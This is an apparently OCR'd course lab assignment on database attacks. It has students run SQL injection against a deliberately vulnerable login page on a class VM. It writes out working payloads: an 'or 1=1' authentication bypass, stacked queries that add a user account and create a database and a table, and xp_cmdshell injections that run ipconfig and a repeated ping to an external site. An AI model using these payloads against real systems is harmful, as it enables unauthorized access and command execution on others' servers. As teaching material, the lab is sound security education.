
Assignment #4: Database Attacks and Defense

- This is an individual assignment, and is worth 20 points.
- The due date is Saturday, Feb 15th, Midnight.
- You need to provide your answers to the "Homework #4 – Tasks.docx" file. Change the file name following the naming convention suggested below.
- Naming convention is as follows: homework, underscore, last name, first initial, and extension (e.g., Homework #4_ImG.docx). If you do not follow the convention, I will deduct 1.0.
- Do not copy any of the sample screenshots provided as illustrations.
- When you take a screenshot, please zoom in so that the output is visible.

- For this, we will use the Proxmox server. Start Windows Sever 2012 VM, and log in to it. The passwords are given during the class.
- The **Oldhouse** database and the website for this homework are already set up in the SQL Server.
- If **the proxy setting** stops the launch of the website, remove the setting as follows.
  - Chrome Settings > Advanced > Open proxy settings > Connections > LAN settings > Uncheck "Use a proxy server"



Local Area Network (LAN) Settings

Automatic configuration

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

☑ Automatically detect settings

□ Use automatic configuration script

Address:


Proxy server


☑ Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).

Address: Port:


□ Bypass proxy server for local addresses

- Start MS Visual Studio and go to "File > Open > Web Site". Select the following directory: "Documents\CIS 483\Oldhouse". Launch "Login.aspx" page by clicking on Google Chrome.





- Make sure the following login page is displayed.



- Enter the following code in **Login name** box and **2222** in **Password** box. Now you are logged in with the injection.

```
test' or 1=1 --
```

- The following is the constructed query in SQL Server.

```
/* The constructed query in SQL Server */
SELECT * FROM login
WHERE login_name='test' or 1=1 --' AND password='2222'
```

- **(Task # 1)** Take a screenshot of the screen after the injection. You must see the Logout button.

- **(Task # 2)** Enter the following injection in **Login name** box and leave the Password box blank.

```
/* Injection */
admin'; INSERT INTO login VALUES ('user100','purple');--
```

1. **Task #2A:** What is the constructed query that is passed on to SQL Server? If you study the code in **Login.aspx.cs**, you can figure out the constructed query. Also, refer to the class slides for ideas.

2. **Task #2B**: Go to the SQL Server and confirm that the account ('user100', 'purple') is indeed created in the login table. Provide a screenshot of the records in the table.

- **(Task # 3)** Enter the following two injections in **Login name** box. Leave the **Password** box blank. Show in screenshots that the database and the table are created. The table will be created in **Oldhouse** database.

```
/* Injection */
admin'; CREATE DATABASE Sandhouse; --

/* Injection */
admin'; CREATE TABLE SandTable (col_1 varchar(8000)); --
```

- With **xp_cmdshell**, we can run windows commands in SQL Server.
- Go to SQL Server and enable **xp_cmdshell**. Refer to the class slides to learn how to do it.
- In the **Login name** box, enter the following (one line). Leave the **Password** box blank. Click on **Login**.

```
'; exec master.dbo.xp_cmdshell 'ipconfig /all > c:\Test\ipconfig.txt';--
```


- **(Task # 4)** Go to the directory **c:\Test\** in Windows 2012 Server and locate **ipconfig.txt** file. Open up the file and take a screenshot of its content.

- In the **Login name** box, enter the following. Leave the **Password** box blank. Click on **Login**. Put a URL of your choice in `[Select A Website]`.

```
'; exec master.dbo.xp_cmdshell 'ping [Select A Website] -n 100'; --
```

Here the switch 'n' is used to control the number of echo request sent to the target. You can change 'n' for testing. Here you are conducting ping using SQL Server for the website of your choice.

- To see whether the ping is running, start the **Task Manager** in Windows Server 2012. To launch **Task Manager**, click on the magnifier and search for it. There you can see a process **ping.exe** running.



- **(Task # 5)** Take a screenshot of Windows Task manager that is running **ping.exe**. If the ping process disappears quickly, increase the counter ‘n’. If you cannot capture the screen, just report it after confirming the injection is working.

- **Very Important**: After testing **xp_cmdshell**, go to SQL Server and turn off **xp_cmdshell**.

- After the completion of the lab assignment, **stop Visual Studio**.
- **Shutdown** the VM.